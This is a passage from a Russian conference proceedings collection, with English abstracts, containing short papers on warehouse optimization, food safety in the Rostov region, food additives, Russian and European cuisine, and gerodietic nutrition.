*Now mini sausage workshops and households are actively developing in Russia and neighboring countries. A distinctive feature of these enterprises from large meat processing plants is the possibility*

*of using natural ingredients in the production technology in order to minimize the amount of chemically synthesized additives.*

*The «Schwartenblock» additive is produced without the use of complex and expensive equipment. It is a shredded pork skin and is used in the manufacture of meat and sausage products, to give them juiciness and as an additional binding link.*

**Keywords:** *«Schwartenblock», sausages, sausage products, sausage production, meat industry, protein binding, additives.*

\*\*\*\*\*

## ОПТИМИЗАЦИЯ СКЛАДСКОГО ХОЗЯЙСТВА (НА ПРИМЕРЕ КОМПАНИИ ООО «RIVA»)

*Чернев Максим Юрьевич*  
Студент, ФГБОУ ВО ПГУПС

*Путырский Александр Геннадьевич*  
Доцент, ФГБОУ ВО ПГУПС

*В статье проводится анализ состояния складского хозяйства компании (на примере ООО «Riva»), выявляются проблемы в данной сфере и разрабатываются рекомендации, направленные на оптимизацию складского хозяйства. Решением проблемы нерационального использования складских площадей предлагается организация перепланировки складского комплекса. Внедрение WMS-системы управления складом предлагается для решения проблемы отсутствия автоматизации рутинных складских операций.*

**Ключевые слова:** складское хозяйство, оптимизация, перепланировка, складская обработка заказа, автоматизация, WMS-система, экономический эффект.

Бесперебойное и эффективное функционирование складского хозяйства важно для любой компании в современном мире. Стоимость и длительность складских операций серьезно влияют на все остальные бизнес-процессы компании, а в текущих изменившихся геополитических условиях это становится еще более актуальным [1].

Целью исследования является анализ состояния складского хозяйства компании и разработка рекомендаций, направленных на его оптимизацию. Актуальность темы обусловлена необходимостью повышения уровня эффективного обеспечения конечного потребителя необходимыми ресурсами.

Объектом исследования является компания ООО «Riva», основными видами деятельности которой является производство, оптовая и розничная торговля офисной мебелью. Компания функционирует на рынке с 2013 года и представлена в 6 крупнейших городах России. Преимуществом является наличие обширной распределительной складской сети по регионам и собственный автопарк [2].

Проанализировав финансовое состояние компании за последние три года, можно сказать о ее стабильном и устойчивом развитии, о чем свидетельствует рост выручки на 17% и чистой прибыли на 72%.

Предметом исследования является складское хозяйство компании, которое состоит из основного складского комплекса площадью в 1500 м<sup>2</sup>, а также арендуемого складского помещения. Темпы роста материальных затрат на содержание арендуемого складского помещения за последние 3 года увеличились на 200,94%, что практически в 2 раза больше, чем темпы роста затрат основного складского комплекса. Решением данной проблемы является перепланировка основного складского комплекса.

На складе компании все операции по приемке, хранению и отгрузке осуществляются вручную, за счет чего складу необходимо нанимать дополнительных сотрудников для более эффективной обработки поступающей и отгружаемой товарной продукции. Соответственно, приемка и учет продукции осуществляется двумя кладовщиками и оператором склада (рис. 1).

Исходя из проведенного анализа, были выявлены основные проблемы и пути их решения. Первая проблема – нерациональное использование складских площадей, за счет чего компания расходует большое количество денежных средств на аренду и содержание дополнительного складского помещения. Вторая проблема связана с отсутствием автоматизации рутинных бизнес-процессов, что порождает волну ошибочных действий при учете товарной продукции на приемке и отгрузке.






Рисунок 1 – Складская обработка заказа на складе компании

На рис. 2 можно увидеть предлагаемую схему перепланировки основного складского комплекса компании (первое предлагаемое мероприятие). За счет сокращения количества ячеек по длине и уменьшению ширины проездов, а также иному расположению стеллажных рядов, мы сможем добиться высвобождения складской площади под постройку двух дополнительных стеллажных секций и увеличить емкость склада на 336 паллето-мест.




Рисунок 2 – Схема перепланировки основного складского комплекса компании

Данное мероприятие позволит отказаться от аренды дополнительного помещения и его содержания. Годовой экономический эффект от внедряемого мероприятия составит 2964,267 тыс. руб., а срок окупаемости с учетом капитальных затрат – 1,07 лет. Экономическая эффективность равна 93%, что подтверждает целесообразность внедрения данного мероприятия.

Вторым предлагаемым мероприятием является внедрение WMS-системы. За счет автоматизированных алгоритмов прогнозирования и планирования система самостоятельно будет определять ошибки и ставить задания персоналу на их устранения. На рис. 3 представлен процесс приемки товарной продукции с помощью WMS-системы.

Посредством проведения сравнительного анализа, была выбрана конкретная WMS-система от компании 1С, исходя из соотношения цена-качество и легкой интеграции с другими продуктами компании. Капитальные затраты на приобретение софта и закупку оборудования для штрихкодирования составляют 1741,55 тыс. руб.




Рисунок 3 – Процесс приемки товарной продукции с помощью WMS-системы

Экономическим эффектом от внедрения системы является экономия на расходах на заработную плату и выплаты в страховые фонды за 2 кладовщиков и 1 оператора склада, так как скорость обработки заказа возрастает в 1,5-2 раза, и, как следствие, растет производительность труда. Годовая экономия на затратах составит 1874,88 тыс. руб./год, период окупаемости составляет меньше года, а эффективность от мероприятия равна 107,65%.

Подводя итоги исследования, следует отметить, что эксплуатационные (материальные) расходы на содержание и аренду в результате реализации предложенных мероприятий удалось снизить на 1882,6 тыс. руб. При этом производительность труда возросла на 19,9% от внедрения системы, суммарная годовая экономия на затратах ФОТ составила 2280 тыс. руб., а общий годовой экономический эффект составил 4839,15 тыс. руб. со сроком окупаемости мероприятий равным 1 году.

#### Список использованных источников

1. Титаренко П.Ю. Процессы складской логистики на предприятии // Финансовая экономика. – 2022. – № 7. – С. 257 – 261.
2. ООО «Riva» / Общая информация о компании. Официальный сайт компании. – Режим доступа: <https://riva.ru/about/> (дата обращения: 28.12.2022).

#### WAREHOUSE OPTIMIZATION (ON THE EXAMPLE OF THE COMPANY «RIVA» LLC)

*Chernev M.Y., Putyrsky A.G.*

*The article analyzes the state of the company's warehouse economy (on the example of Riva LLC), identifies problems in this area and develops recommendations aimed at optimizing the warehouse economy. The solution to the problem of irrational use of warehouse space is the organization of redevelopment of the warehouse complex. The introduction of a WMS warehouse management system is proposed to solve the problem of the lack of automation of routine warehouse operations.*

**Keywords:** *warehousing, optimization, redevelopment, warehouse order processing, automation, WMS-system, economic effect.*

\*\*\*\*\*

# **ПИЩЕВЫЕ ТЕХНОЛОГИИ, ОРГАНИЗАЦИЯ ПИТАНИЯ**

## КАЧЕСТВО И БЕЗОПАСНОСТЬ ПИЩЕВОЙ ПРОДУКЦИИ НА ПРИЛАВКАХ РОСТОВСКОЙ ОБЛАСТИ

*Емельянов Алексей Михайлович*  
Доцент, ФГБОУ ВО Донской ГАУ

*В данной статье рассмотрены вопросы контроля безопасности пищевой продукции. Рассмотрены показатели безопасности пищевой продукции, находящейся в обороте на территории Ростовской области. В рыночной экономике проблема качества является важнейшим фактором повышения уровня жизни.*

**Ключевые слова:** *пища, продукты, организмы, польза, вред, полезность, здоровье, обогащения, проблемы, оборот, проблемы, брак, законодательство.*

В настоящее время контроль качества и безопасности пищевой продукции занимает важнейшее место в мире. Потому что от качества продукции зависит не только выживание человечества, но и качество жизни. [2]

В настоящем году под особым контролем находятся исследования пищевой продукции, которые соответствуют требованиям технических регламентов по показателям идентификации, показателям качества и безопасности.

В общей структуре исследований наибольшее количество проб было исследовано по микробиологическим показателям и составило -69,3%, по санитарно-химическим – 11,9%, физико-химическим показателям – 12,4%, по другим показателям – 6,4%.

Всего по микробиологическим показателям за исследуемый период было взято и исследовано свыше 7 тыс. проб продовольственного сырья и пищевых продуктов, из них более 200 (или 2,9%) не соответствовали нормам технических регламентов Таможенного союза.

Первое место в структуре проб, которые не соответствовали микробиологическим показателям, находятся кулинарные изделия, используемые на предприятиях общепита, а также выпускаемые кулинарными цехами для реализации вне предприятия, на втором месте молочная продукция.

Большой проблемой является обнаружение в обороте мясной продукции, которые сопровождаются ветеринарными документами, загрязненной патогенными микроорганизмами – сальмонеллой, листерией, так было обнаружено на предприятиях общепита Ростовской области 12 проб, которая не соответствовала мясной продукции по наличию в ней сальмонеллы, 7 проб было выявлено по содержанию листерии в продукции промышленного изготовления полуфабрикатов. Благодаря проведенным результатам надзорных мероприятий был прекращен оборот около 300 кг опасной продукции. [3]

Главными причинами забраковки продуктов являлись: отсутствие товарно-сопроводительной документации (накладной), обеспечивающей прослеживаемость; нарушение условий и сроков хранения; несоответствие продукции требованиям технических регламентов Таможенного союза по показателям качества и безопасности, маркировки. За выявленные нарушения законодательства при обороте пищевой продукции и продовольственного сырья наложено около тысячи административных взысканий, в том числе в виде штрафов на сумму более 16 млн. рублей. Таким образом, проблемы качества на предприятиях общественного питания имеют место быть.

Вывод: В рыночной экономике проблема качества является важнейшим фактором повышения уровня жизни, экономической, социальной и экологической безопасности. Качество – комплексное понятие, характеризующее эффективность всех сторон деятельности: разработка стратегии, организация производства, маркетинг [1].

### **Список использованных источников**

1. ГОСТ 15467-79.Межгосударственный стандарт. Управление качеством продукции. Основные понятия. Термины и определения. / – Текст электронный.: [сайт]. – URL: <https://docs.cntd.ru/document/1200001719>(дата обращения 17.11.2022)
2. СанПиН 2.3.2.1078-03 "Гигиенические требования к безопасности и пищевой ценности пищевых продуктов" (с изменениями от 27.12.2010)
3. Сведения о фактах нарушения требований технических регламентов / – Текст электронный.[сайт].URL:<http://zpp.rospotrebnadzor.ru/badproducts/violations> (дата обращения 17.11.2022)

### **THE QUALITY AND SAFETY OF FOOD PRODUCTS ON THE SHELVES OF THE ROSTOV REGION**

***Emelyanov A.M.***

*This article discusses the issues of food safety control. The safety indicators of food products in circulation in the Rostov region are considered. In a market economy, the problem of quality is the most important factor in improving the standard of living, economic, social and environmental security.*

**Keywords:** *food, products, organisms, benefits, harm, usefulness, health, enrichment, problems, turnover, problems, marriage, legislation.*

\*\*\*\*\*

## БЕЗОПАСНОСТЬ ПРИМЕНЕНИЯ ПИЩЕВЫХ ДОБАВОК

*Емельянов Алексей Михайлович*  
Доцент, ФГБОУ ВО Донской ГАУ

*В настоящее время в мировой пищевой промышленности используется около 2 тыс. пищевых добавок. Огромные масштабы их распространения потребовали от всемирного сообщества единой классификации, гигиенической регламентации, разработки способов и технологий применения, что представляет собой приоритетные направления в области товарной экспертизы пищевых добавок.*

**Ключевые слова:** *пищевые добавки, режим поступления, химические вещества, суточное потребление.*

Пищевые добавки могут оставаться полностью или частично неизменными в продукте или существовать в виде веществ, образующихся в результате химического взаимодействия добавок с пищевыми компонентами. Большинство пищевых добавок не имеют, как правило, пищевого назначения и являются биологически инертными для организма.

Однако известно, что любое химическое соединение или вещество в определенных условиях может быть токсичным. По мнению токсикологов, следует говорить о безвредности химических веществ, при предлагаемом способе их применения.

Следовательно, пищевая добавка только тогда считается безопасной, если у нее отсутствуют острая и хроническая токсичность, канцерогенные, мутагенные, тератогенные и гонадотоксические свойства. Поэтому к пищевым добавкам предъявляют строгие требования.

Таким образом, пищевые добавки могут быть использованы в пищевой промышленности только после всестороннего изучения перечисленных свойств и установления полной безопасности применения каждой конкретной добавки.

Использование пищевых добавок запрещено, если они не прошли соответствующую проверку и не определено их ДСП. В России запрещены следующие добавки: E121 – цитрусовый красный, краситель. E123 – красный амарант, краситель. E240 – формальдегид, консервант. Важной проблемой при гигиенической регламентации пищевых добавок в продуктах питания является комбинационная токсикология и взаимодействие между добавками.

Все большее применение смеси пищевых добавок для получения наибольшего технологического эффекта делает эту проблему особенно важной.

Список разрешенных пищевых добавок подвергается пересмотру, когда поступают новые данные, которые могут быть получены национальными организациями. Эффективность применения пищевых добавок, особенно несущих технологические функции, требует создания технологии их подбора и внесения с учетом особенностей химического строения и функциональных свойств пищевых добавок, характера действия, вида и состава продукта, особенностей сырья, технологии получения готового продукта, оборудования, а иногда и упаковки, и хранения.

При определении целесообразности применения пищевой добавки – как при производстве традиционных пищевых продуктов, где она ранее не использовалась, так и при создании технологии новых пищевых продуктов – необходимо учесть особенности пищевых систем, в которые вносится пищевая добавка, правильно определить этап и способ ее внесения, оценить эффективность ее использования, в том числе и экономическую. Еще раз повторимся, внесение пищевых добавок не должно увеличивать степень риска, возможного неблагоприятного действия продукта на здоровье потребителя, а также снижать его пищевую ценность (за исключением некоторых продуктов специального и диетического назначения).

### **Список использованных источников**

1. Австриевских А.Н. Продукты здорового питания: новые технологии, обеспечение качества, эффективность применения / А.Н. Австриевских, А.А. Всковцев, В.М. Позняковский. – Новосибирск: Сиб. унив. изд-во, 2005. – 416 с.
2. Баева Е.А. Российский рынок пищевых микроингредиентов в контексте развития мирового рынка / Е.А. Баева // Пищевые ингредиенты в создании современных продуктов питания: монография (сборник статей) / под ред. В.А. Тутельяна, А.П. Нечаева. – М.: ДеЛи плюс, 2014. – С. 168–181

### **SAFETY OF THE USE OF FOOD ADDITIVES**

***Emelyanov A.M.***

*Currently, about 2 thousand food additives are used in the global food industry. The huge scale of their distribution required a unified classification, hygienic regulation, development of methods and technologies of application from the world community, which are priority areas in the field of commodity examination of food additives.*

**Keywords:** *dietary supplements, intake regimen, chemicals, daily intake.*

\*\*\*\*\*

## ОСОБЕННОСТИ РУССКОЙ И ЕВРОПЕЙСКОЙ КУХОНЬ, ИХ ОТЛИЧИЯ И СХОДСТВА

*Лосевская Светлана Александровна*  
доцент, кандидат с-х наук, доцент кафедры пищевых технологий  
Донской государственной аграрной университет

*Чочаева Танзиля Жамаловна*  
Студент, Донской государственной аграрной университет

*Каждая кухня, имеет свою историю, традиции и, конечно же, особенности. Кухня каждой страны очень интересна и разнообразна, но некоторые блюда все же выходят за границы своих стран и становятся все более популярными. Кухня – это набор кулинарных традиций, передаваемых из поколения в поколение. В статье рассмотрены особенности Русской и Европейской кухни, а также их отличия.*

**Ключевые слова:** *Европейская кухня, русская кухня, особенности, отличия, блюда, кулинарные традиции.*

Европейская кухня сегодня является самой распространенной в мире. Это неудивительно, ведь в него входят самые популярные и лучшие блюда не в одной стране, а во всей Европе – Франции, Великобритании, Италии, Бельгии, Германии, Австрии и т.д. Именно поэтому рестораны европейской кухни пользуются заслуженной популярностью, ведь в них, даже если это вкусные блюда, можно путешествовать по Европе, не вставая из-за стола. [7, с.66] В ресторане вы можете попробовать первый сливочный суп с французским шампанским или венгерское рагу из говядины, второй шницель из Германии и десерт из итальянского тирамису или испанских тортилий. [1, с.1]

Исторически сложилось так, что современная европейская кухня вобрала в себя национальные особенности европейских стран. И, несмотря на это, невозможно говорить о единой европейской кухне, потому что на европейской территории проживает много разных этнических групп, и климатические и географические условия определяют жизнь и кухню каждой из них. Кухня южных стран Западной Европы отличается от кухни северных стран с точки зрения "темперамента", точно так же, как характер итальянцев или испанцев отличается от характера финнов. Южная кухня известна своей остротой, вкусом и ароматом, в то время как северная кухня более сдержанна и проста. Особенностью европейской кухни является использование соусов и большого количества овощных блюд. Разница между европейцами и жителями Востока заключается в том, что они используют гораздо меньше приправ, пряностей и различных приправ для сохранения вкуса самого продукта. [2, с.13]

Русская кухня имеет давнюю историю, хорошо известна и пользуется большой популярностью во всем мире.

Традиционная русская кухня скрывает много интересных секретов, поэтому даже самая обычная каша или ботвинья могут стать настоящим шедевром. Приготовление пищи – неотъемлемая часть культуры каждой страны. Этнографы начали изучать жизнь любой страны и ее кухню, потому что это было в централизованной форме. [6, с.309] Отражена история, быт и обычаи народа. Русская кухня в этом смысле не исключение, она тоже часть нашей культуры и истории. Русская кухня – одна из самых интересных этнических кухонь в мире. Прежде всего, он привлекает многих людей своим необыкновенным этническим колоритом. Такие блюда, как щи, каша, пироги, блины и квас, сбитень, считаются родными для России. Русская кухня очень сытная и в то же время очень полезная. Она издавна известна своими экономичными рецептами, а в русской кухне особое место занимают запасы и заготовки. [3, с.268]

Анализируя разницу между русской и европейской кухней, мы видим, что русская кухня отличается от европейской тем, что она более кислая. Это напрямую связано с историей.



Фермеры работали очень усердно. Чтобы сохранить свою трудоспособность, пища должна была быть обильной и содержать много калорий. Поэтому русский суп получается очень жирным, густым и кисловатым. В этом главное отличие русской кухни от европейской – ее густота и "кисловатый привкус", а также небольшое количество соусов и приправ. [4, с.111]

Русская и европейская кухня во многом похожи. Если конкретно европейская кухня строится на основе всех особенностей готовки в странах, расположенных на территории Европы, то про русскую кухню говорят, что она во многом повторяет особенности поваров-французов. Конечно, лягушачьих лапок у нас в меню не найдешь, но думаем, в голодное время готовили и эти деликатесы французских ресторанов. [5, с.74]

Гречневая каша едва ли не уникальное блюдо нашей страны – во всяком случае, иностранцы очень удивляются подобному кушанью, и с непривычки не находят в нем ничего хорошего. Но наши, местные салаты и оригинальные рецепты макарон нашли своих приверженцев в европейских странах. Удивляют наши первые блюда – в них очень большой набор ингредиентов, и они уже ближе к каше или салату, чем к супу, каким он должен быть по представлению иностранцев. Интересными для них являются наши блины с мясом – в других странах в основном блины относят к сладким блюдам, не догадываясь, что их можно использовать и как полноценную закуску или второе блюдо. Самый экзотический наш напиток – кисель, готовится на крахмале и похож на желе, густой, сладкий, больше похожий на десерт.

В остальном русская кухня постепенно впитала в себя блюда европейских и азиатских народов. Некоторые блюда, пришли к нам из кухни других стран и претерпели некоторые изменения. Разница между русской и европейской кухней также прослеживается в подаче блюд. В русской кухне второе блюдо всегда поливают соусом. В европейской же соусы всегда наливают в пустое место, не заливая основные или второстепенные продукты.

Но как бы нам не предлагали разные кухни Мира, для русского народа самая вкусная и родная национальная пища.

#### **Список использованных источников**

1. Бондаренко, П.И. *Смачно! Блюда украинской кухни* / П.И. Бондаренко. – М.: Астрель, 2016. – 436 с.
2. *Итальянская кухня (подарочное издание)*. – М.: Либрика, 2016. – 292 с.
3. Лосевская С.А. *Популярность блюд русской кухни за границей. В сборнике: Приоритетные направления развития сельскохозяйственной науки и практики в АПК. Материалы всероссийской (национальной) научно-практической конференции. В 3-х томах. пос. Персиановский, 2021. С. 268-270.*
4. Петроченко, В. *Рецепты французской кухни* / В. Петроченко, И. Филичук, Н. Поляков. – М.: Курсив, 2017. – 180 с.
5. Флитвуд, Дженни *180 главных блюд европейской кухни* / Дженни Флитвуд. – М.: Эксмо, 2017. – 256 с.
6. *Французская кухня. Блюда из мяса и птицы (миниатюрное издание)*. – М.: Фолио, 2016. – 401 с.
7. Ширикова Е.А., Филичук Т.А. *Работа ресторана Макдоналдс в России и других странах. В сборнике: конкурс лучших студенческих работ. сборник статей XI Международного научно-исследовательского конкурса. Пенза, 2021. С. 64-67.*

## **FEATURES OF RUSSIAN AND EUROPEAN CUISINES, THEIR DIFFERENCES AND SIMILARITIES**

*Losevskaya S.A., Chochaeva T.Z.*

*Each kitchen has its own history, traditions and, of course, features. The cuisine of each country is very interesting and diverse, but some dishes still go beyond the borders of their countries and become more and more popular. Cuisine is a set of culinary traditions passed down from generation to generation. The article discusses the features of Russian and European cuisine, as well as their differences.*

**Keywords:** *European cuisine, Russian cuisine, features, differences, dishes, culinary traditions.*

\*\*\*\*\*

## ГЕРОДИЕТИЧЕСКИЕ И СПЕЦИАЛЬНЫЕ ПРОДУКТЫ ПИТАНИЯ И ИХ РОЛЬ

*Лосевская Светлана Александровна*

*доцент, кандидат с-х наук, доцент кафедры пищевых технологий,  
ФГБОУ ВО «Донской государственный аграрный университет»*

*В данной статье рассмотрены вопросы о лечебном питании, а именно диетическом, геродиетическом и специальном. Рационы лечебного или диетического питания основываются на рациональном сочетании принципа сбалансированности питания и его полноценности с требованиями, предъявляемыми особенностями течения заболевания и характеристикой диеты.*

**Ключевые слова:** *питание, лечение, эффективность, рацион, белки, жиры, углеводы.*

Лечебное питание является важнейшим компонентом комплексной терапии заболеваний. Основоположник русской диетологии М. И. Певзнер (1872–1952) говорил: «Питание больного есть главный фон, на котором должны применяться другие лечебные факторы. Где нет лечебного питания, там нет и рационального лечения.

Диетическое питание и медикаментозное лечение дополняют друг друга, что повышает эффективность лечения.

Лечебное питание может играть различную роль в лечении больного человека и быть:

- единственным лечением (пищевая непереносимость);
- основным методом лечения – при заболеваниях органов пищеварения, сахарном диабете, ожирении и др.;
- фактором, усиливающим терапевтический эффект различных методов лечения и препятствующий переходу заболевания в хроническую форму.

При назначении любой диеты необходимо учитывать положения и ситуации.

Важнейшими проблемами современной диетологии являются:

- обеспечение сбалансированности питания и всесторонней его полноценности при разработке разнообразных диет;
- рациональное сочетание принципов сбалансированного питания с требованиями, которые необходимо соблюдать в соответствии с особенностями заболевания;
- определение оптимальных сроков применения несбалансированных и неполноценных видов питания при различных заболеваниях;
- разработка закономерностей питания при проведении химиотерапии, лучевой терапии, других особых методов лечения;
- разработка закономерностей, касающихся сочетания диетического питания с применением антибактериальных и гормональных препаратов, а также других лекарственных средств;
- разработка режимов питания, которые будут отражать основные потребности организма определенной конституции, имеющих сопутствующие заболевания;
- предотвращение неблагоприятных последствий применения диетического питания, которое необходимо в определенных ситуациях. [1]

При разработке рационов лечебного или диетического питания основываются на рациональном сочетании принципа сбалансированности питания и его полноценности с требованиями, предъявляемыми особенностями течения заболевания и характеристикой диеты. Большое значение имеет определение сроков применения диетических рационов, особенно ограниченных и неполноценных.

В диетологии при разработке рационов питания необходимо учитывать состояние гиподинамии больного человека и пониженную потребность в энергии и пищевых веществах.

Рацион диетического питания должен сочетаться с такими методами лечения, как химиотерапия, лучевая терапия, терапия антибиотиками, гормонами и т. д.

Человек в течение всей жизни может получать вместе с пищей целый комплекс чужеродных веществ в виде контаминантов, т.е. загрязнителей или в виде различных добавок к пищевым продуктам. [4]

В основу разработки рационов лечебного (диетического) питания положены следующие принципы:

1. В лечебном питании прежде всего ставится задача удовлетворения потребности организма в энергии, так как содержание пищевых веществ может значительно не соответствовать принципу сбалансированного питания. Энергоценность лечебного питания может не согласовываться с основным принципом рационального питания – соблюдение энергетического равновесия, превышать энергетические потребности организма (при истощающих заболеваниях, туберкулезе) или быть ниже энерготрат организма (ожирение);

2. Уровень белков в лечебном питании зависит от состояния их обмена в организме больного человека. Во многих диетах сохраняется физиологическая норма белков. Повышенное количество белка требуется после оперативных вмешательств, обширных травм для стимуляции процессов заживления. Норма белка снижается при заболеваниях почек, выводящих продукты обмена белков (кроме случаев применения гемодиализа), при подагре, когда нарушается обмен мочевины;

3. Жиры в лечебном питании всегда используются с осторожностью, так как относятся к трудно усвояемым компонентам пищи. В лечебном питании исключаются тугоплавкие жиры (говяжий, бараний, костный), очень жирные продукты и блюда (жировая свинина, утка, гусь, блины и т. д.), ненатуральные жиры (маргарин, спрэды и др.). Допускается использование молочного жира (сливочное масло, сметана, сливки и др.) и растительных масел. Повышение содержания жиров в рационе используется редко, например, при истощении, туберкулезе. Чаще в лечебном питании требуется снижение количества жиров в диетах (заболевания печени, поджелудочной железы, ожирение, диабет и другие заболевания);

4. Использование углеводов в лечебном питании зависит от их вида. Повышение общего количества углеводов в рационе требуется при истощении, туберкулезе. Снижение сахаров и в некоторой степени крахмала в рационе диетического питания требуется при ожирении, диабете, аллергических и воспалительных заболеваниях. Резкое ограничение клетчатки необходимо при многих заболеваниях органов пищеварения (язвенная болезнь, заболевания кишечника с поносами и др.). При заболеваниях атеросклерозом, ожирением, диабетом, запорами в рационе, напротив, содержание клетчатки должно быть повышено, для чего в рацион включают продукты, богатые клетчаткой (крупы, овощи, фрукты, хлеб грубого помола, отруби и т. д.). [2]

Разработка продуктов геродиетического питания является важнейшей социальной задачей, так как ее решение влияет не просто на пролонгирование жизни человека, но и на увеличение активного, творческого периода его жизни, сохранение здоровья, бодрости, трудоспособности до глубокой старости. Следует отметить, что проблеме отечественного промышленного производства специализированных продуктов для питания людей пожилого и преклонного возраста уделяется недостаточное внимание.

Маркетинговые исследования показали, что в существующей ассортиментной линейке геродиетических продуктов активное развитие получили продукты на молочной и зерновой основе, а также безалкогольные напитки. [4] Рынок мясных продуктов геродиетического назначения начинает набирать обороты. В связи с этим важное значение приобретает формулировка нового направления по совершенствованию технологии многокомпонентных продуктов геродиетического назначения на мясорастительной основе с целью улучшения структуры питания людей пожилого возраста, расширения ассортимента геродиетических продуктов и более рационального использования ресурсов мясной промышленности.

Потенциал мясной отрасли имеет большую возможность для увеличения объемов производства продуктов профилактического, диетического, лечебного питания для освоения производства геродиетических продуктов, предназначенных для питания пожилых и престарелых людей. Во многом это связано с наличием в этой отрасли больших резервов белкового и жирового сырья: крови, плазмы и сыворотки крови и других видов сырья, обладающего высокой биологической ценностью, позволяющего сбалансировать amino- и

жирнокислотный состав и регулировать энергетическую ценность, а также учитывать специфику метаболизма макропитательных веществ в организме потребителей конкретных групп населения. [5]

С годами человеку становится труднее получать и усваивать необходимые питательные вещества, так как снижается их энергообмен, ухудшается аппетит из-за ослабления обоняния и вкусовых ощущений. Замедляются процессы обмена веществ, снижается при способности, его сопротивляемость инфекциям, способность к регенерации тканей.

Кроме того, перешагнув пенсионный возраст, человек должен научиться жить со всеми теми болезнями, которые он приобрел на протяжении предшествующих лет жизни. Главной целью людей пожилого и преклонного возраста должно стать стремление к сбалансированному питанию с малым количеством жиров и сахара, и с большим количеством балластных веществ.

Основоположниками научного направления по созданию сбалансированных продуктов геродиетического назначения являются Антипова Л.В., Богатырев А.Н., Козловская С.Г., Зайцев А.Н., Касьянов Г.И., Самсонова М.А., Чеботарев Д.Ф., Нечаев А.П., Липатов Н.Н., Юдина С.Б., Запорожский А.А. [1]

Качество готового продукта, предназначенного для геродиетического питания, повышается за счет снижения содержания лактозы, обеспечения высоких органолептических показателей и микробиологической чистоты, применением УВТ-обработки (Ультравысокотемпературная стерилизация), после которой молочный напиток в отличие от стерилизации не приобретает ярко выраженных вкуса и запаха кипяченого молока, но обеспечивает уничтожение патогенных микроорганизмов и спор. Использование лецитина в качестве эмульгатора обеспечивает стабильность эмульсии жирорастворимых витаминов в молочном напитке, сохраняет однородную консистенцию напитка в течение требуемого срока хранения. Производство продукта позволит расширить ассортимент геродиетических продуктов и эффективно использовать вторичный молочный продукт (обезжиренное молоко).

Употребление данного низколактозного легкоусвояемого молочного напитка, обладающего пониженной калорийностью, обогащенного фосфолипидами, комплексом минеральных веществ и витаминов, обеспечит оптимальный состав и сбалансированность продукта, способствует улучшению питания лиц пожилого возраста.

Проблема питания включена в число важнейших глобальных проблем населения планеты и стоит наряду с такими проблемами, как охрана окружающей среды, обеспечение энергией и др.

Быстрое увеличение численности населения земного шара требует соответствующего роста производства пищевых ресурсов и продуктов питания – это одна из главных проблем, определяющих прогресс земной цивилизации.

Вместе с тем, огромное значение придается сейчас взаимосвязи питания и здоровья в странах с высоким уровнем жизни, где очень большая часть населения страдает от болезней, приобретенных в результате неправильного питания, одной из разновидностей которого является переизбыток. [6]

Увеличение производства разнообразных пищевых продуктов со всей очевидностью ставит перед нами задачу культуры питания, т.е. разумного использования и потребления продуктов в интересах здоровья людей.

#### **Список использованных источников**

1. Бобренева, И. В. *Функциональные продукты питания и их разработка: монография / И. В. Бобренева.* – Санкт-Петербург: Лань, 2022. – 368 с. – ISBN 978-5-8114-3558-6. – URL: <https://e.lanbook.com/book/206300> (дата обращения: 17.12.2022).
2. *Диетология: учебное пособие / составители Е. Н. Оленчук, Н. А. Кочуева.* – 2-е изд., исправл. – пос. Каравеево: КГСХА, 2021. – 170 с. – URL: <https://e.lanbook.com/book/252107> (дата обращения: 17.12.2022).
3. *Линич, Е. П. Гигиенические основы специализированного питания: учебное пособие / Е. П. Линич, Э. Э. Сафонова.* – Санкт-Петербург: Лань, 2021.- 220 с.- ISBN 978-5-8114-2577-8.- URL: <https://e.lanbook.com/book/167417> (дата обращения: 18.12.2022).

4. Романцова С.Н., Лосевская С.А. Пищевые добавки в продуктах питания, их влияние на здоровье человека. В сборнике: Цифровизация современной науки: стратегии, инновации. Материалы XXXVII Всероссийской научно-практической конференции. Ростов-на-Дону, 2022. С. 303-305.

5. Сафонова, Э. Э. Гигиена питания. Основы организации лечебного (диетического) питания: учебное пособие для вузов / Э. Э. Сафонова, Е. П. Линич, В. В. Быченкова. – 2-е изд., стер. – Санкт-Петербург: Лань, 2021. – 180 с.- ISBN 978-5-8114-7755-5. – URL: <https://e.lanbook.com/book/165844> (дата обращения: 18.12.2022).

6. Функциональное питание. Практикум: учебно-методическое пособие / составители Э. Э. Сафонова, В. В. Быченкова. – Санкт-Петербург: Лань, 2022. – 136 с. – ISBN 978-5-8114-3687-3. – URL: <https://e.lanbook.com/book/206522> (дата обращения: 18.12.2022).

## **GERODIETIC AND SPECIAL FOOD PRODUCTS AND THEIR ROLE**

***Losevskaya S.A.***

*This article discusses questions about therapeutic nutrition, namely dietary, gerodietic and special. Rations of therapeutic or dietary nutrition are based on a rational combination of the principle of balanced nutrition and its usefulness with the requirements imposed by the characteristics of the course of the disease and the characteristics of the diet.*

**Keywords:** *nutrition, treatment, efficiency, diet, proteins, fats, carbohydrates.*

\*\*\*\*\*

## РОЛЬ И ЗНАЧЕНИЕ ПИЩЕВЫХ ПРОДУКТОВ И ИХ АНАЛОГОВ

*Лосевская Светлана Александровна*

*доцент, кандидат с-х наук, доцент кафедры пищевых технологий,  
ФГБОУ ВО «Донской государственный аграрный университет»*

*В связи с ростом стоимости на натуральные и особенно на органические продукты, а также экономической и мировой ситуаций, становится необходимой разработка аналогов, заменителей и имитации натуральных пищевых продуктов.*

**Ключевые слова:** *пищевые продукты, аналоги, заменители, имитация, питательность, пищевая ценность, современные технологии, заменитель пищи.*

В настоящее время ассортимент продуктов очень разнообразен, а научный и систематический методы производства пищевых продуктов и их аналогов еще не до конца разработаны и изучены. С точки зрения товароведения заменители, аналоги и имитация рассматривается, как подделываемость пищевых продуктов, хотя они имеют независимый статус и представлены на рынке под своим собственным названием. По некоторым стандартам, эти продукты питания считаются инновационными, так как разработка аналогов, заменителей и имитаций основывается на использовании продуктовых и технологических новациях, включая использование нетрадиционного пищевого сырья, новых пищевых добавок и обновленных технологий. Идентификация таких продуктов усложняется из-за отсутствия общей терминологии и нормативной базы.

Понятие «аналог» относится к пищевым продуктам, которые похожи с мясными продуктами по некоторым характеристикам, где используют мясную технологию, немясные ингредиенты из животных или растений, минеральные источники, а их массовая доля в рецептуре не превышает 5%. В то же время пищевые имитации распространяются также на рыбную и мясную продукцию. В нормативных документах отсутствует также и термин «заменитель пищевых продуктов».

